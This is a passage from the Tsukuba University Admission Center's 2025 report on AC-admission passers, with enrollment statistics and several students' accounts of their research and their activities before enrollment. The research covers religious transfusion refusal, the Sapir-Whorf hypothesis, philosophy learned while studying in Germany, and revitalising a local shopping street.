

令和7年度

筑波大学AC入試合格者の 「合格まで」と「入学まで」

— 自己推薦内容と、合格後の活動状況レポート集成 —

は し が き

この報告書は、令和7年度AC入試の合格者がアドミッションセンターの提案に応え、入学までの期間を利用して執筆したレポートをまとめたものです。

このレポートは、AC入試の合格者が、これまでの自分の研究や活動を振り返ることで、今の自分に足りないものは何か、入学までの期間に何をすべきかを、あらためて考える機会を提供することを目的として企画されました。合格者には、このレポートの作成が、もう一度自分を見つめ直し、入学までの期間を有意義に過ごすきっかけとなったはずです。レポートの作成・提出は任意でしたが、多くのレポートが集まりました。

各合格者は、AC入試に出願した際の自己推薦の内容（「これまでの取り組み」）と、合格後の活動状況（「入学までの活動」）を4ページ以内で執筆しています。

AC入試は、志願者の主体的で継続的な活動・研究における問題発見・解決能力を重視して選抜を行います。合格から入学までの期間にも（高校生なら高校3年間の最後まで）、主体的に学ぶことができる人材を求めています。各合格者が「入学までの活動」の中で述べているのはそのような学びの成果です。また「これまでの取り組み」には、合格者が出願までの期間に継続的に進めてきた活動や研究の内容がまとめられています。どのような人が合格したかを例として示したものであり、どうすれば合格できるかを示すものではありません。AC入試をこれから受験しようとする人に期待されるのは、ここに示されていないような内容・形式の自己推薦資料です。

このレポートを、このようにまとめて公表するのは、AC入試の多面的・総合的な評価のあり方、すなわち、どのような人材を求めているのか、どのような学習を高く評価しているのかを、高等学校をはじめ、広く社会に知ってもらうことを意図してのことです。さらに、早期に合格者を決定する大学入試や、その合格者に対する大学からの働きかけはどのようにあるべきかを問い直そうという意図もあります。なお、本レポート集の内容はWWWでも公開する予定です。

この報告書が、レポートを作成した学生諸君、筑波大学を目指す受験生の皆さん、高等学校の先生方、そして全国で大学入学者選抜に携わる方々のそれぞれにとって、意義あるものとなることを期待します。

令和7年3月31日

筑波大学アドミッションセンター

令和3年度～7年度 アドミッションセンター入試 実施状況

学群・学類	入学定員	募集人員					志願者数					志願倍率					第1次選考合格者数					最終合格者数				
		R7	R6	R5	R4	R3	R7	R6	R5	R4	R3	R7	R6	R5	R4	R3	R7	R6	R5	R4	R3	R7	R6	R5	R4	R3
人文・文化学群																										
人文学類	120	5	5	5	5	5	15	30	28	20	33	3.0	6.0	5.6	4.0	6.6	7	7	8	7	6	4	4	4	5	5
比較文化学類	80	5	5	5	5	5	60	43	41	26	28	12.0	8.6	8.2	5.2	5.6	7	9	8	5	5	4	5	5	4	4
日本語・日本文化学類	40	3	3	3	3	3	17	5	12	14	6	5.7	1.7	4.0	4.7	2.0	6	4	4	4	2	3	3	3	3	2
生命・環境学群																										
生物学類	80	3	3	3	3	3	34	31	29	21	24	11.3	10.3	9.7	7.0	8.0	5	6	4	5	3	3	4	2	0	1
情報学群																										
情報科学類	80	8	8	8	8	8	71	52	36	37	42	8.9	6.5	4.5	4.6	5.3	10	8	7	11	8	7	8	7	9	7
情報メディア創成学類	50	6	4	4	4	4	29	36	29	29	32	4.8	9.0	7.3	7.3	8.0	5	5	3	3	3	5	4	3	2	3
知識情報・図書館学類	100	5	5	5	5	5	27	18	27	22	16	5.4	3.6	5.4	4.4	3.2	9	8	9	9	8	5	5	4	5	5
体育専門学群	240	8	12	12	12	12	108	103	104	78	103	13.5	8.6	8.7	6.5	8.6	23	20	19	20	22	8	14	13	13	14
合計		43	45	45	45	45	361	318	306	247	284	8.4	7.1	6.8	5.5	6.3	72	67	62	64	57	39	47	41	41	41

平成12～令和7年度合格者(1,487名)
出身校所在地

都道府県 (人)					
北海道	39	福井	8	山口	4
青森	11	山梨	12	徳島	7
岩手	20	長野	29	香川	2
宮城	16	岐阜	27	愛媛	14
秋田	11	静岡	38	高知	8
山形	9	愛知	38	福岡	26
福島	30	三重	9	佐賀	8
茨城	163	滋賀	7	長崎	24
栃木	35	京都	14	熊本	15
群馬	14	大阪	31	大分	8
埼玉	86	兵庫	46	宮崎	9
千葉	108	奈良	16	鹿児島	31
東京	244	和歌山	12	沖縄	24
神奈川	125	鳥取	6	外国	9
新潟	16	島根	3	その他	15
富山	9	岡山	25		
石川	8	広島	18	合計	1,487

令和3年度～7年度合格者
出身学科

学科	R7	R6	R5	R4	R3
普通科	32	43	35	35	35
商業科	0	0	2	0	1
工業科	1	2	0	1	0
農業科	0	0	0	0	1
理数科	2	0	1	0	0
総合学科	0	2	0	1	0
情報学科	0	0	0	0	0
国際学科	0	0	0	0	0
芸術科	0	0	0	0	0
その他	4	0	3	4	4
計	39	47	41	41	41

令和7年度合格者 (39名)

都道府県 (人)					
北海道	2	福井	0	山口	1
青森	0	山梨	0	徳島	0
岩手	1	長野	1	香川	0
宮城	0	岐阜	1	愛媛	0
秋田	0	静岡	2	高知	0
山形	0	愛知	2	福岡	0
福島	0	三重	1	佐賀	0
茨城	2	滋賀	0	長崎	2
栃木	0	京都	1	熊本	0
群馬	1	大阪	0	大分	0
埼玉	1	兵庫	1	宮崎	0
千葉	0	奈良	0	鹿児島	0
東京	13	和歌山	0	沖縄	0
神奈川	5	鳥取	0	外国	1
新潟	0	島根	0	その他	1
富山	0	岡山	0		
石川	0	広島	0	合計	39

目 次

人文・文化学群	… 2
人文学類	
比較文化学類	
日本語・日本文化学類	
生命環境学群	… 30
生物学類	
情報学群	… 38
情報科学類	
情報メディア創生学類	
知識情報・図書館学類	
体育専門学群	… 70

所属：人文・文化学群 人文学類

氏名：甲斐 晴奈

出身校：高校卒業程度認定試験（令和4年8月合格・令和6年3月資格取得）

【これまでの取り組み】

〈自己推薦書本文〉 宗教的輸血拒否の背景・現状から「患者の自律」へ（約24000字）

第一部 宗教的輸血拒否の背景・現状から「患者の自律」へ

1. 概要
2. 研究のきっかけ・スケジュール
3. 宗教的輸血拒否の理論的背景
4. 宗教的輸血拒否と患者の自律
5. 無輸血治療の現状と課題
6. 研究遂行の中での苦勞・得た学び
7. 展望

参考文献

第二部 その他の活動

1. SNSにおけるPTPシートのアクセサリー形式での流通に関する調査
2. 哲学小論文コンクール最優秀賞受賞
3. 各種学会参加
4. 角川ドワンゴ学園研究部・U-23 summit 2024への参加

第三部 おわりに

〈添付資料〉

- 1) 論文①「宗教的輸血拒否の理論的背景—人工赤血球製剤に関する考察への応用—」
（約40000字、33ページ）
- 2) 研究随想「宗教的輸血拒否患者の個人的自律への疑念—現在の研究課題から、大学での学びへ—」
（約17000字、15ページ）
- 3) 学会発表ポスター「日本における『エホバの証人』患者に対する医療行為についての文献調査」
（第15回日本プライマリ・ケア連合学会学術大会 ポスター発表、筆頭演者）
- 4) 論文②“The ‘Okusuri Charm’ movement in Japan: Prescription drug accessories emerging on X (Twitter)”（国際誌投稿論文）（4ページ）
- 5) 小論文「〈私〉を、社会を創造するための労働」
（第2回哲学小論文コンクール 最優秀賞受賞作）（約3000字、3ページ）

自己推薦書 計94ページ（本文：37ページ、添付資料：57ページ）

〈宗教的輸血拒否に関する研究活動について〉

私はコロナ渦に家族の影響で自身の医療機関への受診が遅れた経験から、医療上の意思決定に関して強い関心を抱くようになった。また同時期に、キリスト教系宗教団体「エホバの証人」2世の友人が携帯していた輸血拒否カードに対して抱いた疑問を発端に、2022年以降、宗教的輸血拒否に着目して研究活動を行ってきた。

I. 宗教的輸血拒否の理論的背景—人工赤血球製剤に関する考察への応用—

論文の構成

序論

1. 聖書の記述と一般的な解釈
 - 1-I. 引用聖句の頻度の調査
 - 1-II. 主な引用聖句
 - 1-III. 使徒 15 章の整理と一般的な解釈
2. 輸血拒否の前提となる事項
 - 2-I. 血の神聖性
 - 2-II. エホバの証人の聖書解釈・信仰
 - 2-III. 輸血の身体的リスクに対する考え方
3. 輸血拒否の構成要素
 - 3-I. 人間の血液への適用
 - 3-II. 現代のエホバの証人信者への適用
 - 3-III. 体内の摂取全般への適用
 - 3-IV. 悪質性
 - 3-V. 血の誤用と「血の罪」
 - 3-VI. 血液の主要成分への適用
 - 3-VII. 献血・貯血を伴う自己血輸血への適用
 - 3-VIII. 絶対的無輸血の立場
4. 人工赤血球製剤に関する考察
 - 4-I. 理論的背景の応用
 - 4-II. 「血液の主要成分」の変遷
 - 4-III. 血液の主要成分の曖昧性
5. 総括
 - 5-I. 概括
 - 5-II. 考察
 - 5-III. 本研究の限界

謝辞

参考文献

論文要旨

2024年7月1日、奈良県立医科大学は、保存期限を過ぎた献血から抽出したヘモグロビンを再利用して生成した「人工赤血球製剤」の開発に成功したと発表した。本製剤が実用化されれば、輸血用血液の確保が難しい局面の他に、既存の輸血を受け入れることが困難な症例における利用も期待される。

既存の全血輸血および成分輸血を受け入れることが困難な事例の一例として、宗教上の事由から輸血を拒否するエホバの証人患者の事例が挙げられる。本研究では、今回開発された人工赤血球製剤が実用化された場合、エホバの証人組織が本製剤に対しどのような見方を示すかを考察するために、文献調査からエホバの証人による輸血拒否の理論的背景を整理した。

まず、エホバの証人の公式サイトで公開されている教団の出版物の調査を通じて、エホバの証人の血に対する聖書解釈の特徴を検討し、輸血に対する考え方を要素ごとに整理した。次に、聖書解釈から抽出された輸血に対する考え方に加え、現代におけるエホバの証人のヘモグロビンに対する解釈の視点やその変遷も踏まえた上で、教団が本製剤の受け入れに対しどのような見方を示すかを考察した。

聖書解釈に関する検討の結果、エホバの証人の血に関する考え方の特徴は、使徒の活動15章29節を聖書全体で一貫している神の血に対する見方が表出している聖句の一つであるとし、一時的な指示とは解釈しない点にある。加えて、それらの聖書中の血液に関する様々な記述を現代の医療における血液の使用に当てはめる点も特徴である。

そこで、今回新たな医療技術として開発された、ヘモグロビンを再利用して生成した「人工赤血球製剤」の使用について考察した。エホバの証人は2000年以降、ヘモグロビンを含む、血液の主要成分を更に細かくした分画を受け入れるか否かの決定を信者個人に委ねている。この方針に従うならば、本製剤の受け入れに関しても信者個人が決定できるであろう。しかし過去にはヘモグロビンを受け入れない旨を示していた時期もあったことやエホバの証人の献血への見方を鑑みると、信者が本製剤を一律で受け入れないという方針を取る可能性も否めない。したがって、血液由来のヘモグロビンに対する教団の見方が重要になるものと考えられる。いずれにせよ、エホバの証人の血液に関する教義の変容の中で、拒否すべきとされる「血液の主要成分」の定義が不明瞭になっていることが示唆された。教団は判断を迫られる患者や代替治療を考える医療者のために、血液に関する教義の変更の経緯を明確に示していく必要がある。

II. 宗教的輸血拒否と患者の自律

前節の理論的背景の研究は、エホバの証人組織の血液に関する教義の面から、「なぜエホバの証人患者は輸血拒否をするのか」という問いに対してアプローチしたものである。しかし、エホバの証人信者の輸血拒否の意思に影響するものは、教義だけではないと考えられる。そのため本研究では、教義以外の点から輸血拒否を行う動機として考えられる点を検討し、宗教的輸血拒否を患者の自律の問題に接続した。この研究の過程で、私は医療上の意思決定における自律概念に疑問を抱き、大学進学後は自律概念に関する学修および研究を行いたいと強く思うようになった。

Ⅲ. 無輸血治療の現状と課題

医療者らとの共同研究である本研究は、PubMed®で検索した症例報告論文の解析を行うことで、輸血拒否患者を治療する上での臨床的な課題を明らかにしようとするものである。本研究については2025年1月現在論文投稿を控えているため、詳細は投稿後の論文を確認されたい。

上記のように、私はこれまで宗教的輸血拒否という意思決定に着目し、複数の研究活動を行ってきた。大学進学後は特に「患者の自律」概念に着目し、引き続き探究を続けていく所存である。

【入学までの活動】

1) 執筆論文の英語訳・追調査

入学後は英語で文献を読む機会が更に増えると考えられる。それに先立ち、英語能力の向上のために、執筆論文（添付資料1）の一部の英語訳とそれに伴う英語での追調査を行った。

2) 宗教と医療の対立事例についての包括的な調査遂行・発表・論文執筆

医療と宗教の関わりをよりマクロな視点で考えるために、ハラール医療などの輸血拒否以外の宗教と医療の対立事例についても、背景や現状、課題を中心に文献調査を行った。またその成果を参加プログラムの合宿で発表するとともに、まとめた紀要論文を執筆した。

3) 株式会社リバネスでのインターン

私は両親がそれぞれ製薬系の研究活動に従事する家庭で育ったため、「職業『研究者』視点でのアカデミア」しか知らないことを痛感してきた。そのため、その他のアカデミアを支える人々・取り組みについて知りたいと考え、研究や開発を支援する企業である株式会社リバネスでインターンをさせていただいた。インターンでは、実験教室にTAとして参加したりイベント運営に関わったりといった普段経験できないことを通じて、科学を幼い頃から身近に感じ現在研究に取り組む自身は社会の中ではマイノリティであることや、マジョリティ層に科学とその重要性を伝えることの意義と困難さを痛感した。またその中で特に「人文社会系の科学知を社会でどのように活用できるか」というテーマと向き合い、同じ課題と向き合っておられる研究者の方のインタビュー記事を執筆したことは、私が行っていく研究の価値や今後の研究キャリアについて再考するきっかけとなった。

4) 渡米

英語能力を向上させ、異なる文化圏での生活によって価値観を広げることを目的とし、2025年1月12日～25日に渡米し、カルフォルニア州サンディエゴで生活した。

5) 他分野の論文に触れる

自身の研究と向き合うがあまりにその他の分野についての理解が浅くなることを危惧し、様々な研究に触れる目的で、日常的に生活の中で気になった事柄について関連する論文を読む習慣を定着させた。具体的には、知的好奇心を向上させる方法や研究者の評価方法、パーソナルスペース、購入型クラウドファンディング、性的マイノリティに対する配慮等に関する論文を読んだ。

所属 : 人文・文化学群 人文学類
氏名 : 大屋あかり
出身校 : 森村学園高等部 (令和 6 年卒)

【これまでの取り組み】

●自己推薦書：計 38 ページ、23313 文字

第一部：言語を通して時間を紐解く ーサピア=ウォーフ仮説の検証ー

- 序章
- 第一章 はじめに
- I. 探究のオリジン
 - I-1. 言語への興味
 - I-2. 人間への興味
 - II. 問題提起
 - III. 本稿の構成
- 第二章 抽象的な概念の理解
- I. 概念メタファー論
 - I-1. 「時は金なり」
 - I-2. まとめ
- 第三章 辞書における時間の定義の分析
- I. Lakoff and Johnson (1999) による時間の定義
 - II. 「広辞苑」と「新明解」
 - II-1. 広辞苑 (岩波書店、第七版、2018)
 - II-2. 考察
 - II-3. 新明解 (三省堂、第八版、2020)
 - II-4. 考察
 - II-5. I・IIのまとめ・考察
 - III. フランス語の辞書
 - III-1. La Larousse
 - III-2. 比較・考察
 - IV. 第三章全体のまとめ
- 第四章 まとめ
- I. サピア=ウォーフ仮説の再思考
 - II. 課題点
 - III. 今後の展望、現時点での問い、学習計画、入学後の抱負
 - IV. 参考文献

第二部：高校生活

- I. 留学
- II. 学校
- III. SDGs Curriculum

●添付資料

1. 参考文献の引用のまとめ (計 22 ページ、12279 文字)
2. 留学中の成績優秀者表彰状
3. 実用フランス語技能検定試験 5 級 合格証明書
4. フランス語学力資格試験
Diplôme d'Études en Langue Française DELFB1 合格証明書
5. 実用数学技能検定 2 級 合格証明書
6. 実用英語技能検定 準 1 級 合格証明書
7. 硬筆書写技能検定 2 級 合格証明書
8. 日本漢字能力検定 2 級 合格証明書
9. SDG s Curriculum, CERTIFICATE OF COMPLETION

<はじめに>

フランスへの10か月間の交換留学を通じて、私は人間の普遍性と言葉の存在意義について深く考えるようになった。

人々はそれぞれ異なる人生を歩む上で異なる価値観を持っている。この多様性の一因として、私は言語が重要な役割を果たしていると考えた。留学中、フランス語の世界に閉ざされる中で、日仏語を比較し言語がもたらす思考の違いを感じた。鈴木孝夫氏が著書の中で「人間が言語を介して認識する世界は多様に異なる」と述べているように、言語は私たちの世界観を形作る要素であり、異なる言語を話すことで異なる「モノの見方」を得ることができると実感した。

一方で、たとえ言語によって我々の見る世界が違っていても、共感し合える部分が存在することに気づいた。生まれ育った環境や慣れ親しんだ価値観は確かに個人差があり、時代や場所によって変化する。しかし、言語に関係なく、人々は互いに理解し合う可能性を持っていると実感した。理解できない考え方や拒絶感も存在するが、それは言語に起因するものではない。国籍や外見も関係ない。

これらの経験を通じて、私は改めて「言語」とは何か、言語が人間に与える影響とは何だろうか、と疑問に思う。そして異なる言語は我々に違う世界を見せるにも関わらず、なぜ人間は理解し合える部分があるのだろうか、と人間の普遍性にも関心を寄せるようになった。このような言語と人間の関係性への強い好奇心が、「言語を通じて人間に迫る」ための探究のオリジンである。

<研究動機と研究方法>

私は「言語を通して時間を紐解く」というテーマでサピア=ウォーフ仮説の検証を行った。

サピア=ウォーフ仮説とは言語的相対論とも呼ばれ、人の思考は言語によって枠づけられているとする。私はこの仮説を留学中に「実感」した一方で、違和感を覚えた。このテーマから、同一の対象に対する言語間の表現の違いを、人間のモノの捉え方の違いと説明出来ることに疑問を抱いたのだ。例えば、日本語では青信号と言うのに対し、英語やフランス語では緑と表現する違いを言語話者の色の認識の違いと結論付けると、日本語話者は青信号を緑と認識していない、もしくは出来ないことになってしまう。そこで、「人間の認識に与える影響は言語よりも文化・社会規範の方が大きいのではないか」と仮説を立てた。

探究では、異なる言語間で普遍的に存在する概念的な言葉：「時間」に焦点を当てた。「時間」という言葉には「時間」という概念に対する認識が反映されているのではないかと考え、日本語とフランス語の辞書での定義を比較した。使用した辞書は、広辞苑、新明解、La Larousseである。「時間」に対し、(個人の解釈によらない)一般的な解釈を説明する辞書の定義の分析をすることで、それぞれの言語における解釈の意味理解を図った。

また、辞書の「時間」の定義を分析する上で、抽象的概念を理解するために用いられる「メタファー」に特に着目した。


<先行研究>

メタファーとは従来、直訳では意味解釈が出来ないニュアンスなどの文章表現を分かりやすくするための言葉の綾(比喩的表現)を指す。しかし、Jakoff and Johnson (1980) は、メタファーを単なる言語表現の問題として捉える考え方に異議を唱え、認知や思考に関わる問題として分析する、「概念メタファー理論」を提示した。彼らはメタファーの本質を「ある(抽象的な)概念領域(：「目標領域」)を別の(具体的な)概念領域(：「起点領域」)に通して理解する認知の

仕組み」※1とする。

例えば、我々の多くは時間をお金のように大切に有限なものであり、利用するものとして認識している。価値のあるモノだからこそ、無駄に「浪費」しないように工夫して「節約」したり、休日は好きなことに「費や」したり、気づいたら「なくなって」しまうこともある。概念メタファー理論に基づくと、このような時間にまつわる様々な述語は、我々の思考が「時間」を「お金」というメタファーを通じて理解しているために用いられていることが分かる。つまり、「時は金なり」ということわざは、「時間」という概念を「お金」という概念を通じて理解しようとする人間の思考を表すのだと推察できる。

※1. TIME IS MONEY
のメタファーの仕組み



X: 起点領域: <お金>

Y: 目標領域: <時間>

目標領域にいる抽象的な概念はそれ自体を表現することは出来ず、起点概念から表現を借りる必要がある。しかし、二つの領域は必ずしも完全に対応しているわけではない。また、概念メタファーは目標領域のある側面を際立たせる一方で別の側面をそぎ落とし隠してしまう。

「時間」についての観念メタファーに関して、Lakoff and Johnson (1999) は TIME PASSING IS MOTION <時間の経過は空間的移動である> (空間的移動を起点領域とし、時間経過を目標領域とする概念メタファー) を提唱した。つまり、私たちに抽象的な時間 (領域) の概念化を可能としているのが、人間が具体的に経験できる空間 (領域) の概念を基にしたメタファーであるとしている。そして、時間の方向性については「観察者が未来を前方にして現在に位置し、過去が観察者の後方にあるメタファー」、TIME ORIENTATION METAPHOR を提唱した。その上で、時間の動きについては MOVING TIME METAPHOR (MT モデル) ※2「動かない認知主体が固定された方向を向き、彼の前方から後方へと物体つまり時間が過ぎ去っていく。」と、THE MOVING OBSERVER METAPHOR (=Moving Ego モデル=ME モデル) ※3 (認知主体自身が固定された時間の中を移動していると認知する) を提唱した。

※2 MOVING TIME METAPHOR

※3 THE MOVING OBSERVER METAPHOR



<考察>

先行研究を踏まえて「時間」の定義を日本語・フランス語の辞書で比較したところ、「時間」の性質に関しては「点」「線分」「直線」「計量可能」「不可逆的」とする点が共通していた一方で

時間の方向性に関しては矛盾点が見られた。メタファーに関しては、空間メタファーとお金のメタファーが確認出来たことに加え、出来事メタファーや人メタファーの存在を推察した。日仏語の辞書における異なる点は、時間の切り取り方や時間を形容する言葉が挙げられる。

以上から、言語が違っても時間の解釈に共通する部分がある一方で異なる部分もあることから、言語は認知に何らかの形で影響を与えると考えられると結論付けた。しかし、この探究では認知を変えるような大きな相違が認められず、仮説を立証することが出来なかった。私の考えるその原因、そしてその他の問題点を以下に複数挙げる。

・言語が「どの程度・どのように人間の世界認識に影響を与えているのか」を問いとして立てるべきだった。

・研究対象とした辞書は出版年が新しいにも関わらず、近代化された時間概念の定義が記述されている可能性を考慮していなかった。(日本・フランス独自の時間観ではない可能性がある)。

・文化・社会規範と言語が双方に影響を与え得る可能性を考慮していなかった。

・Jakoff and Johnson による概念メタファー論は英語を基に展開されているため、日本語に対応していない部分がある可能性を考慮していなかった。

・なぜフランス語の「temps」には時間の意に加え天気と言う意があるのか。

<今後の展望>

私たちが時間を大切に思う背景にはいつもお金の存在があるのか。お金のメタファーは我々に時間は効率よく使わなければいけないものだとして認識させ、余暇までも労働と同等に生産的かつ計画的に過ごすよう促す。この探究を進めるにつれ、お金のメタファーではない別のメタファーを提唱することで人々の時間に対する考え方や過ごし方に変化をもたらすのか疑問に思った。加えて現在は「Life」という言葉に興味がある。英語の「Life」は日本語では「生命」「命」「生活」「人生」と文脈に沿って様々に翻訳されるが、この違いは我々の価値観に影響を及ぼしているのか疑問に思う。言葉による人間の認識への影響を大学では更に深めていきたい。

言語は世界の新たな一面を見るための窓であると同時に、新たな自分の側面を見つめる眼鏡でもある。入学後は窓と眼鏡を増やし積極的に行動し続けることで、知らない世界を知る喜びを忘れない人でありたい。人文学類での学びはそのための「透明な」レンズとなり、偏った見方による世界から自分自身を解放する。国際色豊かなキャンパスだからこそ、積極的に様々な言語や文化に触れ、自ら知的好奇心を刺激し続けたい。

【入学までの活動】

・就寝前の30分の読書を継続し、日々本から知識を得るようにした。特に、メタファーに関してはG.レイコフ、M.ジョンソンによる「レトリックと人生」、サピア＝ウォーフ仮説に関してはB・L・ウォーフによる「言語・思考・現実」の二冊の古典的書物の内容理解に努めた。また、幅広い知識を得るためにも、自身が興味のある分野に偏った読書にならないようにした。

・英語はIELTS対策、フランス語はDALF対策を行い、語学力向上に努めた。

所属：人文学類・人文文化学群

氏名：徳武 惟織

出身校：東京都立府中東高等学校(令和6年)

【これまでの取り組み】

1 コロナ禍の学びの原点

中学二年生の自宅学習期間では自宅学習以外の時間を有効に使うと考え読書を始めた。家の本棚にあったカントの「純粋理性批判」を見つけ読んだ。内容は難解だったが中学生向けのカントの解説動画を見つけ、そこからカントの思想などを知りたいと考えるようになった。そしてカントを調べていくうちに他の哲学者の思想たとえばキルケゴール、ショーペンハウエルなどの著作や解説本を読み、さらに哲学について知りたいと考えるようになった。この時読んだ、カントの著作である「永遠平和のために」は私がのちに留学し民族間の対立（紛争）というテーマを考える際の重要な考え方のきっかけとなった。以前は難しいテーマをひたすら考え続けるのが哲学であり、理解しがたい学問だと感じていたがそれ以降は様々な社会問題の解決のためには哲学的な思考が必要であると考えようになった。

2 哲学ワークショップの経験

高校へ入学し、さらに哲学への学びを深めようと思い、東京大学の主催する“高校生のための哲学サマーキャンプ”に参加した。ワークショップでは対話が重要視され様々な社会問題や哲学的な論題について同年代の仲間たちと熱く議論した。たとえば人間の道徳に対する意識の変化などを議論し人間の道徳性を考える機会となった。それまでは一人で物事を考えることが多くそれを共有する相手も少なかった。このワークショップに参加し一つの論題でも多様な考え方があると知った。自分の意見を不特定多数の人と共有し、他者の意見を知ることによって自分とは異なる視点があることに気づいた。哲学においては独りよがりであることは危険であり、他者と対話してこそ意味のある議論ができると考えた。

この他者と対話することで解決策に近づくという考え方は多様な人々と暮らした留学中において生かすことができた。

3 ドイツのギムナジウムの授業から培った力と更なる哲学への興味

私は 2023 年の 2 月から 2024 年の 1 月まで AFS の 70 期派遣生としてドイツ連邦共和国ノルトラインヴェストファーレン州・ボーフムに留学した。(なお留学に際しては三菱商事株式会社の「三菱商事高校生海外留学奨学金」によりプログラム全額の支援を受けた)

私がドイツに留学した目的はコロナ禍での読書体験、哲学ワークショップでの経験からドイツ哲学への興味がわき、哲学大国ドイツで哲学の授業を受けたみたいと考えた。ドイツ哲学の成立の背景を知るにはドイツ人と直接かかわったほうが良いのではないかと考えドイツの一般家庭に留学した。また留学前、ドイツのギムナジウムでは哲学教育が盛んであると聞き、自らその世界に飛び込んでみようと考えたからである。

社会科学の授業は社会学と経済学を含んだ内容だった。日本の学校とは授業形態が全く異なった。日本では「生徒の発言」「生徒の思考過程」はあまり重視されないがドイツにおいてはとても重要視された。また授業を受ける生徒たちも様々な背景を持ち、多様な宗教を信仰しているため発言内容も様々であった。このことを考慮しながら自分の意見をまとめ、意見を発表していかなければならなかった。必然的に自分の考え方とは異なる考え方を受け入れる必要があった。他者の意見を聞き、自己の考えを伝えるためにドイツ語の能力を高め、発言も積極的にした。ドイツの哲学の授業では原書を読むことが必須であった。例としてマルクスの『資本論』を読み、そこから“現代ドイツ社会における問題点を述べる“というレポートが課題として出された。このレポートを書くにあたり、私は日本とドイツ双方における問題点を同時に探すことでより総合的な学びをすることができた。このことにより日本の労働問題などを真剣に考える手掛かりとなった。また同様に哲学の授業ではアーノルド・ゲーレンが取り上げられその著作『人間: その本性および世界における位置』を読み“人間は欠陥生物である“というテーゼについて考えた。社会科学の経済学ではケインズの『雇用・利子および貨幣の一般理論』を読み“政府による有効需要の創出の重要性“について議論した。ギムナジウムの授業では原書を読解する力、課題について思考する力、ドイツ語でプレゼンテーションする力、答えがすぐに出ない課題に忍耐強く取り組む態度を高めることができた。また様々な哲学への興味関心が高まった。

4 マイノリティー経験から考えたもの。

留学したドイツ連邦共和国は約 8400 万人の人口のうち 1422 万人の移民が占めている。また人口増加も移民に依存している。私が住んでいたノルトラインヴェストファーレン州・ボーフムは古くからの炭鉱都市であり多く労働移民が移り住んでいる。私の留学したハインリッヒフォンクライストシュレーにも多様な民族背景を持つ友人が多くいた。そして学校にはアジア人は少なく、日本人は私一人であり、校内ではマイノリティーとして留学生活を送った。日本にいるときはマジョリティーとしてふるまってきたがドイツ社会における自己の

存在は多数存在するマイノリティーの一部に過ぎなかった。そうした環境では私は常に“部外者”として見られる存在であり、自己のあり方、マジョリティーであるドイツ人との接し方を考え、行動した。日常生活の中でマイノリティーとして差別されることも多く、自己主張する必要性を感じた。日本では沈黙、控えめは美徳であるが欧州では沈黙は自己の存在をも無視されてしまう。そのためにもドイツ語の力を伸ばし、自己の主張をきちんと相手に伝えることの重要性を感じ、これらを実践しホストファミリーや友人との関係を保つことにも役立った。また、クラスメイトからアジア人に対する差別的な発言があっても沈黙せず毅然と対応することを多数体験してきた。それらを体験したことにより自分とは何かを考え、どのようにふるまっていこうかという私自身でしか乗り越えることのできない課題に取り組み乗り越えてきた。私が自分の体験を通して興味深く感じたことは、過去にマイノリティーであり差別されていた中東移民が今やマジョリティーとなり逆に新たにマイノリティーとなった集団を差別するようになったことである。また、アラブ人コミュニティにおいてはその中で多数派、少数派に分かれいがみ合っている。さらに私が直接的に経験した民族対立は、ドイツに移民してきたセルビア人とコソボ、アルバニア人の対立だ。私にはコソボ人の友人がおり双方がユーゴスラビア紛争で傷つけあい未だにその憎しみを引きずりあっているということに直面した。これらの出来事から私の関心は様々な価値観を持つ人々はなぜ対立するのか、共存する道はないかということだ。その課題について大学では哲学的なアプローチから研究したいと考えている。

5 まとめ

私のこれまでの学びは、哲学を柱としながら、ドイツ留学を経て、多様な背景や価値観を持つ人々との対話や交流を通じて深まってきた。特にドイツでの留学体験は、難解な課題に対しても、その課題を理解し、問題点を整理して自己の考えをまとめる力、相手に明確に伝える表現力をさらに高めたと考えている。また多様な人々との生活の中で他者の考えを理解しながら、自己の考えを明確に主張すること、他者と共存していく態度を身に着けた。私はこの身に着けた課題解決能力や多文化社会でも生きていける力を生かして、哲学を中心に多様な人々が共存するための研究を深めていきたいと考えている。貴学においては、主専攻である哲学とともに倫理学、宗教学、歴史学、政治学、国際関係学などを学ぶことができる。このような多角的な視点から研究を深めていく。そして将来は大学院での学びを経て国際社会における多民族共生や平和構築に貢献できる人間を目指している。

【入学までの活動】

大学入学共通テストに向けた学習。哲学および関連学問に関する書籍を読み進めている。またドイツ語の継続的な学習も行っている。

所属 : 人文・文化学群 比較文化学類
氏名 : 小倉 大知
出身校 : 岐阜県立多治見高等学校 (令和6年卒)

【これまでの取り組み】

私はAC入試で提出した自己推薦書(「私の学びの履歴」)で、これまでに行ってきた活動を通して自分なりの問題意識や問題解決能力を培ってきたことを示した。主に探究ゼミ、論文ゼミ、部活動の3つの活動を通じて上記の能力を養った。以下にその3つの活動について詳しく紹介する。

1 「総合的な探究の時間」における学び

私の母校である岐阜県立多治見高等学校では、2年次の「総合的な探究の時間」で自分の進路に関する内容や興味のある内容についてゼミに分かれ、調査・レポートの作成・発表を行う「探究ゼミ」が行われる。私はそこで「まちづくりゼミ」の「商店街班」に所属し、「商店街を利用したまちづくり」をテーマに活動を行った。

このテーマを設定した理由は、ゼミの指導者から「多治見市はほかの地域と比べると観光客が少ない」という話を聞いたからだ。この話を聞いた際、私は「多治見市には様々な魅力があるのにも関わらず、なぜ観光客が少ないのか」と疑問に思うと同時に「原因を解明し、多治見市を住み続けられる活気のある町にしたい」と強く思った。

私はこの課題に対して、「多治見市は情報発信力が欠けており、魅力が人々に伝わっていないのではないかと自分なりに仮説を立てた。そして、多治見市の現状がまさしく投影された「ながせ商店街」に着目し、この商店街を活気づけることが多治見市全体を活気づけることにつながるのではないかと考え、その方法について調査・考察を行った。

そこで私は情報発信に必要な媒体として、人々に簡単かつ素早く情報を伝えられる地図を作製することにした。事前調査として実際にながせ商店街を訪れインタビューやアンケートを行うことで地図を作るうえでの重要なエッセンスを得ようとした。さらに、この調査をもとに作成した地図を商店街の方々に批評もらい、再度作り直した。

活動の集大成として、この方法を用いたビジネスプランを多治見市主催のビジネスプランコンテストに提出した。コンテストでは残念な結果に終わってしまったが、実際にプランを作り提出する経験を通じて、企業経営や経済分野に関する知識や思考を体験的に学ぶことができた。

